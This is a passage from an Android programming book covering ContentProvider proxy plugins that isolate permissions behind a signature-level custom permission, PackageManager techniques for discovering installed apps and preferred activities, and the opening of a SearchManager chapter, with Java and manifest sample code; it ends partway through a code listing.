Another way to extend your application at runtime is via plugins implemented via the `ContentProvider` framework. You could create new `ContentProvider` implementations that offer up data, perhaps using a consistent schema. Then, you could find those providers via a naming convention (e.g., for a main application with a package of `com.foo.abc`, your plugin apps would be `com.foo.abc.plugin.*`) and `PackageManager`, perhaps using a provider `Uri` naming convention to allow the host to know how to query the plugin.

However, there are other ways of employing a `ContentProvider` to help as a plugin, and this section explores one specific scenario: reducing the host app's permission requirements.

### The Problem: Permission Creep

At the moment, for standard versions of Android, apps cannot request "conditional" or "optional" permissions, that the user could elect to opt out of. Instead, apps must request in their manifest all possible permissions that they could need. This is considered by many to be a significant limitation, but Google has stated repeatedly that they are not considering alternative strategies.

The net effect, though, is that an app often times needs a lot of permissions, or needs to add new permissions (requiring existing users to agree to the new permission list). Such lists of permissions can dissuade potential users from installing the app in the first place.

However, even though Android does not provide a simple and clean way for users to opt into (or out of) certain permissions for certain apps, plugins can offer a similar model. The base app can require some permissions for some features, with other features (and their respective permissions) added via plugins. Users can elect to install the plugins and agree to those permissions, or abandon or never install the plugins in the first place.

The hassle, of course, is in implementing the plugin APK and connecting to it from the main app. The plugin needs to have all the functionality that must directly use classes and methods secured by the permission. This can increase the complexity in maintaining the overall app.

## A Solution: ContentProvider Proxies

Some permissions exist primarily to protect a `ContentProvider`, such as `READ_CONTACTS` and `WRITE_CONTACTS` for the `ContactsContract` provider.

The nice thing about the `ContentProvider` framework is that it is simply a contract. You use a `ContentResolver` and some magic values (`Uri`, "projection" of columns to return, etc.), and you get results. In fact, you can even change some of those magic values – any `Uri` supporting the same columns could be used with all the same client Java code, just by changing the `Uri` itself.

That allows us to create a proxy for `ContentProvider`. The proxy APK will hold the permission and call the real `ContentProvider` as needed. The proxy APK will expose its own `ContentProvider`, with a different `Uri`. Done properly — such that only the host app can use the proxy — the proxy will isolate the permission(s) for the real `ContentProvider` in the plugin. A `ContactsContract` proxy, for example, could hold `READ_CONTACTS` and `WRITE_CONTACTS`, proxying requests on behalf of a main app that lacks those permissions.

To secure the proxy, we need to ensure that only our apps can use the proxy, not anyone else's apps. Otherwise, those third-party apps could get at, say, contacts without the `READ_CONTACTS` permission.

The simplest way to accomplish this is to use a signature-level custom permission.

Any app can declare a new permission via the `<permission>` element in the manifest. Normally, any app can request to hold this permission via `<uses-permission>`, and the user will be able to grant or deny this request at install time, just like any system-defined permission.

However, it is possible to add an `android:protectionLevel="signature"` attribute to the `<permission>` element. In this case, only apps signed by the same signing key will be able to request the permission — everyone else is automatically denied. Furthermore, apps signed by the same signing key will automatically get the permission without the user having to approve it.

So, you can have the proxy require a signature-level custom permission, thereby limiting possible consumers of the proxy to be signed by the same signing key.

## Examining a Sample

Let's look at a pair of projects that create and consume a proxy for the `CallLog` `ContentProvider`. These projects are located in the `Introspection/CPProxy` directory and are named `Provider` and `Consumer`, respectively.

### Provider

Most of the logic for our provider proxy can be found in the `AbstractCPProxy` base class. It implements the mandatory methods for the `ContentProvider` contract — such as `insert()` — and simply turns around and forwards those requests along to another provider:

```
package com.commonsware.android.cpproxy.provider;

import android.content.ContentProvider;
import android.content.ContentValues;
import android.database.CrossProcessCursor;
import android.database.Cursor;
import android.database.CursorWindow;
import android.database.CursorWrapper;
import android.net.Uri;

public abstract class AbstractCPProxy extends ContentProvider {
  abstract protected Uri convertUri(Uri uri);

  public AbstractCPProxy() {
    super();
  }

  @Override
```

```
public boolean onCreate() {
  return(true);
}

@Override
public Cursor query(Uri uri, String[] projection, String selection,
                    String[] selectionArgs, String sortOrder) {
  Cursor result=
      getContext().getContentResolver().query(convertUri(uri),
                                              projection, selection,
                                              selectionArgs,
                                              sortOrder);

  return(new CrossProcessCursorWrapper(result));
}

@Override
public Uri insert(Uri uri, ContentValues values) {
  return(getContext().getContentResolver().insert(convertUri(uri),
                                                  values));
}

@Override
public int update(Uri uri, ContentValues values, String selection,
                  String[] selectionArgs) {
  return(getContext().getContentResolver().update(convertUri(uri),
                                                  values, selection,
                                                  selectionArgs));
}

@Override
public int delete(Uri uri, String selection, String[] selectionArgs) {
  return(getContext().getContentResolver().delete(convertUri(uri),
                                                  selection,
                                                  selectionArgs));
}

@Override
public String getType(Uri uri) {
  return(getContext().getContentResolver().getType(convertUri(uri)));
}

// following from
// http://stackoverflow.com/a/5243978/115145

public class CrossProcessCursorWrapper extends CursorWrapper
    implements CrossProcessCursor {
  public CrossProcessCursorWrapper(Cursor cursor) {
    super(cursor);
  }

  @Override
  public CursorWindow getWindow() {
    return null;
```

```
    }

    @Override
    public void fillWindow(int position, CursorWindow window) {
      if (position < 0 || position > getCount()) {
        return;
      }
      window.acquireReference();
      try {
        moveToPosition(position - 1);
        window.clear();
        window.setStartPosition(position);
        int columnNum=getColumnCount();
        window.setNumColumns(columnNum);
        while (moveToNext() && window.allocRow()) {
          for (int i=0; i < columnNum; i++) {
            String field=getString(i);
            if (field != null) {
              if (!window.putString(field, getPosition(), i)) {
                window.freeLastRow();
                break;
              }
            }
            else {
              if (!window.putNull(getPosition(), i)) {
                window.freeLastRow();
                break;
              }
            }
          }
        }
      }
      catch (IllegalStateException e) {
        // simply ignore it
      }
      finally {
        window.releaseReference();
      }
    }

    @Override
    public boolean onMove(int oldPosition, int newPosition) {
      return true;
    }
  }
}
```

It is up to a subclass of `AbstractCPProxy` to implement the `convertUri()` method, which takes the `Uri` supplied by the consumer and transforms it into the proper `Uri` to use for making the real request. In this case, our subclass is `CallLogProxy`:

```
package com.commonsware.android.cpproxy.provider;
```

```
import android.content.ContentUris;
import android.net.Uri;
import android.provider.CallLog;

public class CallLogProxy extends AbstractCPProxy {
  protected Uri convertUri(Uri uri) {
    long id=ContentUris.parseId(uri);

    if (id >= 0) {
      return(ContentUris.withAppendedId(CallLog.Calls.CONTENT_URI, id));
    }

    return(CallLog.Calls.CONTENT_URI);
  }
}
```

Here, we grab the instance ID off the end of the `Uri` (if it exists) and generate a new `Uri` based on `CallLog.CONTENT_URI`, indicating that we want to forward our requests to the `CallLog`.

The biggest complexity of the standard CRUD `ContentProvider` methods comes with `query()`. The `Cursor` returned by `query()` must implement the `CrossProcessCursor` interface. The `SQLiteCursor` implementation supports this interface, which is why typical providers do not worry about this requirement. However, the `Cursor` returned by `query()` on `ContentResolver` is not necessarily a `CrossProcessCursor`. Hence, we need to wrap it in a `CursorWrapper` that does implement `CrossProcessCursor`:

```
  @Override
  public Cursor query(Uri uri, String[] projection, String selection,
                      String[] selectionArgs, String sortOrder) {
    Cursor result=
        getContext().getContentResolver().query(convertUri(uri),
                                                projection, selection,
                                                selectionArgs,
                                                sortOrder);

    return(new CrossProcessCursorWrapper(result));
  }
```

The resulting `CrossProcessCursorWrapper`, as originally shown in a StackOverflow answer, looks like this:

```
  // following from
  // http://stackoverflow.com/a/5243978/115145

  public class CrossProcessCursorWrapper extends CursorWrapper
      implements CrossProcessCursor {
    public CrossProcessCursorWrapper(Cursor cursor) {
```

```
    super(cursor);
  }

  @Override
  public CursorWindow getWindow() {
    return null;
  }

  @Override
  public void fillWindow(int position, CursorWindow window) {
    if (position < 0 || position > getCount()) {
      return;
    }
    window.acquireReference();
    try {
      moveToPosition(position - 1);
      window.clear();
      window.setStartPosition(position);
      int columnNum=getColumnCount();
      window.setNumColumns(columnNum);
      while (moveToNext() && window.allocRow()) {
        for (int i=0; i < columnNum; i++) {
          String field=getString(i);
          if (field != null) {
            if (!window.putString(field, getPosition(), i)) {
              window.freeLastRow();
              break;
            }
          }
          else {
            if (!window.putNull(getPosition(), i)) {
              window.freeLastRow();
              break;
            }
          }
        }
      }
    }
    catch (IllegalStateException e) {
      // simply ignore it
    }
    finally {
      window.releaseReference();
    }
  }

  @Override
  public boolean onMove(int oldPosition, int newPosition) {
    return true;
  }
}
```

Note that this implementation has been largely untested by this book's author, though it appears to work.

The manifest for this project has three items of note:

- It has the `<uses-permission>` element for `READ_CONTACTS`, while our consumer project will not
- It has a `<permission>` element, defining a custom `com.commonsware.android.cpproxy.PLUGIN` permission that has signature-level protection
- It has our `<provider>`, requiring that custom permission, and declaring its authority to be `com.commonsware.android.cpproxy.CALL_LOG`

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.cpproxy.provider"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="com.commonsware.android.cpproxy.PLUGIN"/>

  <permission
    android:name="com.commonsware.android.cpproxy.PLUGIN"
    android:protectionLevel="signature">
  </permission>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <provider
      android:name=".CallLogProxy"
      android:authorities="com.commonsware.android.cpproxy.CALL_LOG"
      android:permission="com.commonsware.android.cpproxy.PLUGIN">
    </provider>
  </application>

</manifest>
```

Note that a complete `AbstractCPProxy` implementation should forward along all the other methods as well (e.g., `call()`).

## Consumer

Our Consumer project is nearly identical to the `CalendarContract` sample from elsewhere in this book.

However, instead of the `READ_CONTACTS` permission, we declare that we need the `com.commonsware.android.cpproxy.PLUGIN` permission instead:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.cpproxy.consumer"
  android:versionCode="1"
  android:versionName="1.0">

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <uses-permission android:name="com.commonsware.android.cpproxy.PLUGIN"/>

  <permission
    android:name="com.commonsware.android.cpproxy.PLUGIN"
    android:protectionLevel="signature">
  </permission>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <activity
      android:name=".CPProxyConsumerActivity"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

Also, our `CONTENT_URI` is no longer the one found on `CallLog`, but rather one identifying our proxy:

```
  private static final Uri CONTENT_URI=
      Uri.parse("content://com.commonsware.android.cpproxy.CALL_LOG");
```

And there are minor changes because we are querying `CallLog` (indirectly) rather than `CalendarContract`, such as a change in the columns for our projection:

```
private static final String[] PROJECTION=new String[] {
    CallLog.Calls._ID, CallLog.Calls.NUMBER, CallLog.Calls.DATE };
```

Otherwise, the consumer projects are the same. The difference is that our consumer project does not need the `READ_CONTACTS` permission the same way that the original needed the `READ_CALENDAR` permission.

In this case, the consumer project depends entirely upon the existence of the plugin — otherwise, the consumer project has no value. Hence, in this case, going the plugin route is silly. But an application that could use the `CallLog` but does not depend upon it could use this approach to isolate the `READ_CONTACTS` requirement in a plugin, so users could elect to install the plugin or not, and the main app would not need to request `READ_CONTACTS` and add to the roster of permissions the user must agree to up front.

## Limitations of the Approach

There will be additional overhead in using the proxy, which will hamper performance. Ideally, this plugin mechanism is only used for features that need light use of the protected `ContentProvider`, so the overhead will not be a burden to the user.

# PackageManager Tricks

`PackageManager` is your primary means of introspection at the component level, to determine what else is installed on the device and what components they export (activites, etc.). As such, there are many ways you can use `PackageManager` to determine if something you want is possible or not, so you can modify your behavior accordingly (e.g., disable action bar items that are not possible).

This chapter will outline some ways you can use `PackageManager` to find out what components are available to you on a device.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## Asking Around

The ways to find out whether there is an activity that will respond to a given `Intent` are by means of `queryIntentActivityOptions()` and the somewhat simpler `queryIntentActivities()`.

The `queryIntentActivityOptions()` method takes the caller `ComponentName`, the "specifics" array of `Intent` instances, the overall `Intent` representing the actions you are seeking, and the set of flags. It returns a `List` of `Intent` instances matching the stated criteria, with the "specifics" ones first.

If you would like to offer alternative actions to users, but by means other than `addIntentOptions()`, you could call `queryIntentActivityOptions()`, get the `Intent` instances, then use them to populate some other user interface (e.g., a toolbar).

A simpler version of this method, `queryIntentActivities()`, is used by the `Introspection/Launchalot` sample application. This presents a "launcher" — an activity that starts other activities — but uses a `ListView` rather than a grid like the Android default home screen uses.

Here is the Java code for `Launchalot` itself:

```
package com.commonsware.android.launchalot;

import android.app.ListActivity;
import android.content.ComponentName;
import android.content.Intent;
import android.content.pm.ActivityInfo;
import android.content.pm.PackageManager;
import android.content.pm.ResolveInfo;
import android.os.Bundle;
import android.view.View;
import android.view.ViewGroup;
import android.widget.ArrayAdapter;
import android.widget.ImageView;
import android.widget.ListView;
import android.widget.TextView;
import java.util.Collections;
import java.util.List;

public class Launchalot extends ListActivity {
  AppAdapter adapter=null;

  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);

    PackageManager pm=getPackageManager();
    Intent main=new Intent(Intent.ACTION_MAIN, null);

    main.addCategory(Intent.CATEGORY_LAUNCHER);

    List<ResolveInfo> launchables=pm.queryIntentActivities(main, 0);

    Collections.sort(launchables,
                     new ResolveInfo.DisplayNameComparator(pm));

    adapter=new AppAdapter(pm, launchables);
    setListAdapter(adapter);
  }
```

```
  @Override
  protected void onListItemClick(ListView l, View v,
                                 int position, long id) {
    ResolveInfo launchable=adapter.getItem(position);
    ActivityInfo activity=launchable.activityInfo;
    ComponentName name=new ComponentName(activity.applicationInfo.packageName,
                                         activity.name);
    Intent i=new Intent(Intent.ACTION_MAIN);

    i.addCategory(Intent.CATEGORY_LAUNCHER);
    i.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK |
               Intent.FLAG_ACTIVITY_RESET_TASK_IF_NEEDED);
    i.setComponent(name);

    startActivity(i);
  }

  class AppAdapter extends ArrayAdapter<ResolveInfo> {
    private PackageManager pm=null;

    AppAdapter(PackageManager pm, List<ResolveInfo> apps) {
      super(Launchalot.this, R.layout.row, apps);
      this.pm=pm;
    }

    @Override
    public View getView(int position, View convertView,
                        ViewGroup parent) {
      if (convertView==null) {
        convertView=newView(parent);
      }

      bindView(position, convertView);

      return(convertView);
    }

    private View newView(ViewGroup parent) {
      return(getLayoutInflater().inflate(R.layout.row, parent, false));
    }

    private void bindView(int position, View row) {
      TextView label=(TextView)row.findViewById(R.id.label);

      label.setText(getItem(position).loadLabel(pm));

      ImageView icon=(ImageView)row.findViewById(R.id.icon);

      icon.setImageDrawable(getItem(position).loadIcon(pm));
    }
  }
}
```

In `onCreate()`, we:

1. Get a `PackageManager` object via `getPackageManager()`
2. Create an `Intent` for `ACTION_MAIN` in `CATEGORY_LAUNCHER`, which identifies activities that wish to be considered "launchable"
3. Call `queryIntentActivities()` to get a `List` of `ResolveInfo` objects, each one representing one launchable activity
4. Sort those `ResolveInfo` objects via a `ResolveInfo.DisplayNameComparator` instance
5. Pour them into a custom `AppAdapter` and set that to be the contents of our `ListView`

`AppAdapter` is an `ArrayAdapter` subclass that maps the icon and name of the launchable `Activity` to a row in the `ListView`, using a custom row layout.

Finally, in `onListItemClick()`, we construct an `Intent` that will launch the clicked-upon `Activity`, given the information from the corresponding `ResolveInfo` object. Not only do we need to populate the `Intent` with `ACTION_MAIN` and `CATEGORY_LAUNCHER`, but we also need to set the component to be the desired `Activity`. We also set `FLAG_ACTIVITY_NEW_TASK` and `FLAG_ACTIVITY_RESET_TASK_IF_NEEDED` flags, following Android's own launcher implementation from the Home sample project. Finally, we call `startActivity()` with that `Intent`, which opens up the activity selected by the user.

The result is a simple list of launchable activities:





*Figure 311: The Launchalot sample application*

There is also a `resolveActivity()` method that takes a template Intent, as do `queryIntentActivities()` and `queryIntentActivityOptions()`. However, `resolveActivity()` returns the single best match, rather than a list.

## Preferred Activities

Users, when presented with a default activity chooser, usually have the option to check a `CheckBox` indicating that they want to make their next choice be the default for this action for now on. The next time they do whatever they did to bring up the chooser, it should go straight to this default. This is known in the system as the "preferred activity" for an `Intent` structure, and is stored in the system as a set of pairs of `IntentFilter` objects and the corresponding `ComponentName` of the preferred activity.

To find out what the preferred activities are on a given device, you can ask `PackageManager` to `getPreferredActivities()`. You pass in a `List<IntentFilter>`

and a `List<ComponentName>`, and Android fills in those lists with the preferred activity information.

To see this in action, take a look at the `Introspection/PrefActivities` sample application. This simply loads all of the information into a `ListView`, using `android.R.layout.simple_list_item_2` as a row layout for a title-and-description pattern.

The `PackageManager` logic is confined to `onCreate()`:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);

  PackageManager mgr=getPackageManager();

  mgr.getPreferredActivities(filters, names, null);
  setListAdapter(new IntentFilterAdapter());
}
```

In this case, the two lists are data members of the activity:

```
ArrayList<IntentFilter> filters=new ArrayList<IntentFilter>();
ArrayList<ComponentName> names=new ArrayList<ComponentName>();
```

Most of the logic is in formatting the `ListView` contents. `IntentFilter`, unfortunately, does not come with a method that gives us a human-readable dump of its definition. As a result, we need to roll that ourselves. Compounding the problem is that `IntentFilter` tends to return `Iterator` objects for its collections (e.g., roster of actions), rather than something `Iterable`. The activity leverages an `Iterator`-to-`Iterable` wrapper culled from a StackOverflow answer to help with this. The `IntentFilterAdapter` and helper code looks like this:

```
// from http://stackoverflow.com/a/8555153/115145

public static <T> Iterable<T> in(final Iterator<T> iterator) {
  class SingleUseIterable implements Iterable<T> {
    private boolean used=false;

    @Override
    public Iterator<T> iterator() {
      if (used) {
        throw new IllegalStateException("Already invoked");
      }
      used=true;
      return iterator;
    }
```

```
    }
    return new SingleUseIterable();
  }

  class IntentFilterAdapter extends ArrayAdapter<IntentFilter> {
    IntentFilterAdapter() {
      super(PreferredActivitiesDemoActivity.this,
            android.R.layout.simple_list_item_2, android.R.id.text1,
            filters);
    }

    @Override
    public View getView(int position, View convertView, ViewGroup parent) {
      View row=super.getView(position, convertView, parent);
      TextView filter=(TextView)row.findViewById(android.R.id.text1);
      TextView name=(TextView)row.findViewById(android.R.id.text2);

      filter.setText(buildTitle(getItem(position)));
      name.setText(names.get(position).getClassName());

      return(row);
    }

    String buildTitle(IntentFilter filter) {
      StringBuilder buf=new StringBuilder();
      boolean first=true;

      if (filter.countActions() > 0) {
        for (String action : in(filter.actionsIterator())) {
          if (first) {
            first=false;
          }
          else {
            buf.append('/');
          }

          buf.append(action.replaceAll("android.intent.action.", ""));
        }
      }

      if (filter.countDataTypes() > 0) {
        first=true;

        for (String type : in(filter.typesIterator())) {
          if (first) {
            buf.append(" : ");
            first=false;
          }
          else {
            buf.append('|');
          }

          buf.append(type);
        }
```

```
    }

    if (filter.countDataSchemes() > 0) {
      buf.append(" : ");
      buf.append(filter.getDataScheme(0));

      if (filter.countDataSchemes() > 1) {
        buf.append(" (other schemes)");
      }
    }

    if (filter.countDataPaths() > 0) {
      buf.append(" : ");
      buf.append(filter.getDataPath(0));

      if (filter.countDataPaths() > 1) {
        buf.append(" (other paths)");
      }
    }

    return(buf.toString());
  }
}
```

The resulting activity shows a simple description of the `IntentFilter` along with the class name of the corresponding activity in each row:





*Figure 312: Preferred Activities on a Stock HTC One S*

Another way to think about preferred activities is to determine what specific activity will handle a `startActivity()` call on some `Intent`. If there is only one alternative, or the user chose a preferred activity, that activity should handle the `Intent`. Otherwise, the activity handling the `Intent` *should* be one implementing a chooser. The `resolveActivity()` method on `PackageManager` can let us know what will handle the `Intent`.

To examine what `resolveActivity()` returns, take a look at the `Introspection/Resolver` sample application.

The activity — which uses `Theme.NoDisplay` and so has no UI of its own — is fairly short:

```
package com.commonsware.android.resolver;

import android.app.Activity;
import android.content.Intent;
import android.content.pm.PackageManager;
import android.content.pm.ResolveInfo;
import android.net.Uri;
```

```
import android.os.Bundle;
import android.widget.Toast;

public class ResolveActivityDemoActivity extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    PackageManager mgr=getPackageManager();
    Intent i=
        new Intent(Intent.ACTION_VIEW,
                   Uri.parse("http://commonsware.com"));
    ResolveInfo ri=
        mgr.resolveActivity(i, PackageManager.MATCH_DEFAULT_ONLY);

    Toast.makeText(this, ri.loadLabel(mgr), Toast.LENGTH_LONG).show();

    startActivity(i);
    finish();
  }
}
```

We get a `PackageManager`, create an `Intent` to test, and pass the `Intent` to `resolveActivity()`. We include `MATCH_DEFAULT_ONLY` so we only get activities that have `CATEGORY_DEFAULT` in their `<intent-filter>` elements. We then use `loadLabel()` on the resulting `ResolveInfo` object to get the display name of the activity, toss that in a `Toast`, and invoke `startActivity()` on the `Intent` to confirm the results.

On a device with only one option, or with a default chosen, the `Toast` will show the name of the preferred activity (e.g., Browser). On most devices with more than one option, the `startActivity()` call will display a chooser, and the `Toast` will show the display name of the chooser (e.g., "Android System").

However, on some devices — notably newer models from HTC distributed in the US — `resolveActivity()` indicates that `HTCLinkifyDispatcher` is the one that will handle `ACTION_VIEW` on a URL... even if there is more than one browser installed and no default has been specified. This is part of a workaround that HTC added in 2012 to help deal with a patent dispute with Apple.

## Middle Management

The `PackageManager` class offers much more than merely `queryIntentActivities()` and `queryIntentActivityOptions()`. It is your gateway to all sorts of analysis of what is installed and available on the device where your application is installed and

available. If you want to be able to intelligently connect to third-party applications based on whether or not they are around, `PackageManager` is what you will want.

## Finding Applications and Packages

Packages are what get installed on the device — a package is the in-device representation of an APK. An application is defined within a package's manifest. Between the two, you can find out all sorts of things about existing software installed on the device.

Specifically, `getInstalledPackages()` returns a `List` of `PackageInfo` objects, each of which describes a single package. Here, you can find out:

1. The version of the package, in terms of a monotonically increasing number (`versionCode`) and the display name (`versionName`)
2. Details about all of the components — activities, services, etc. — offered by this package
3. Details about the permissions the package requires

Similarly, `getInstalledApplications()` returns a `List` of `ApplicationInfo` objects, each providing data like:

1. The user ID that the application will run as
2. The path to the application's private data directory
3. Whether or not the application is enabled

In addition to those methods, you can call:

1. `getApplicationIcon()` and `getApplicationLabel()` to get the icon and display name for an application
2. `getLaunchIntentForPackage()` to get an `Intent` for something launchable within a named package
3. `setApplicationEnabledSetting()` to enable or disable an application

## Finding Resources

You can access resources from another application, apparently without any security restrictions. This may be useful if you have multiple applications and wish to share resources for one reason or another.

The `getResourcesForActivity()` and `getResourcesForApplication()` methods on `PackageManager` return a `Resources` object. This is just like the one you get for your own application via `getResources()` on any `Context` (e.g., `Activity`). However, in this case, you identify what activity or application you wish to get the `Resources` from (e.g., supply the application's package name as a `String`).

There are also `getText()` and `getXml()` methods that dive into the `Resources` object for an application and pull out specific `String` or `XmlPullParser` objects. However, these require you to know the resource ID of the resource to be retrieved, and that may be difficult to manage between disparate applications.

## Finding Components

Not only does Android offer "query" and "resolve" methods to find activities, but it offers similar methods to find other sorts of Android components:

1. `queryBroadcastReceivers()`
2. `queryContentProviders()`
3. `queryIntentServices()`
4. `resolveContentProvider()`
5. `resolveService()`

For example, you could use `resolveService()` to determine if a certain remote service is available, so you can disable certain UI elements if the service is not on the device. You could achieve the same end by calling `bindService()` and watching for a failure, but that may be later in the application flow than you would like.

There is also a `setComponentEnabledSetting()` to toggle a component (activity, service, etc.) on and off. While this may seem esoteric, there are a number of possible uses for this method, such as:

1. Flagging a launchable activity as disabled in your manifest, then enabling it programmatically after the user has entered a license key, achieved some level or standing in a game, or any other criteria
2. Controlling whether a `BroadcastReceiver` registered in the manifest is hooked into the system or not, replicating the level of control you have with `registerReceiver()` while still taking advantage of the fact that a manifest-registered `BroadcastReceiver` can be started even if no other component of your application is running

# Searching with SearchManager

One of the firms behind the Open Handset Alliance — Google – has a teeny weeny Web search service, one you might have heard of in passing. Given that, it's not surprising that Android has some amount of built-in search capabilities.

Specifically, Android has "baked in" the notion of searching not only on the device for data, but over the air to Internet sources of data.

Your applications can participate in the search process, by triggering searches or perhaps by allowing your application's data to be searched.

## Prerequisites

Understanding this chapter requires that you have read the chapters on:

- content provider theory
- content provider implementations

## Hunting Season

There are two types of search in Android: local and global. Local search searches within the current application; global search searches the Web via Google's search engine. You can initiate either type of search in a variety of ways, including:

1. You can call `onSearchRequested()` from a button or menu choice, which will initiate a local search (unless you override this method in your activity)
2. You can directly call `startSearch()` to initiate a local or global search, including optionally supplying a search string to use as a starting point

3. You can elect to have keyboard entry kick off a search via `setDefaultKeyMode()`, for either local search (`setDefaultKeyMode(DEFAULT_KEYS_SEARCH_LOCAL)`) or global search (`setDefaultKeyMode(DEFAULT_KEYS_SEARCH_GLOBAL)`)

In either case, the search appears as a set of UI components across the top of the screen, with a suggestion list (where available) and IME (where needed).





*Figure 313: The Android local search popup, showing the IME and a previous search*





*Figure 314: The Android global search popup*

Where that search suggestion comes from for your local searches will be covered later in this chapter.

## Search Yourself

Over the long haul, there will be two flavors of search available via the Android search system:

- Query-style search, where the user's search string is passed to an activity which is responsible for conducting the search and displaying the results
- Filter-style search, where the user's search string is passed to an activity on every keypress, and the activity is responsible for updating a displayed list of matches

Since the latter approach is decidedly under-documented, let's focus on the first one.

## Craft the Search Activity

The first thing you are going to want to do if you want to support query-style search in your application is to create a search activity. While it might be possible to have a single activity be both opened from the launcher and opened from a search, that might prove somewhat confusing to users. Certainly, for the purposes of learning the techniques, having a separate activity is cleaner.

The search activity can have any look you want. In fact, other than watching for queries, a search activity looks, walks, and talks like any other activity in your system.

All the search activity needs to do differently is check the intents supplied to `onCreate()` (via `getIntent()`) and `onNewIntent()` to see if one is a search, and, if so, to do the search and display the results.

For example, let's look at the [`Search/Lorem`] sample application. This starts off as a version of the list-of-lorem-ipsum-words application seen in various places in this book. Now, we update it to support searching the list of words for ones containing the search string.

The main activity and the search activity both share a common layout: a `ListView` plus a `TextView` showing the selected entry:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="match_parent"
  android:layout_height="match_parent" >
  <TextView
    android:id="@+id/selection"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
  />
  <ListView
    android:id="@android:id/list"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    android:drawSelectorOnTop="false"
  />
</LinearLayout>
```

In terms of Java code, most of the guts of the activities are poured into an abstract `LoremBase` class:

```java
package com.commonsware.android.search;

import android.app.ListActivity;
import android.app.SearchManager;
import android.content.Intent;
import android.os.Bundle;
import android.view.Menu;
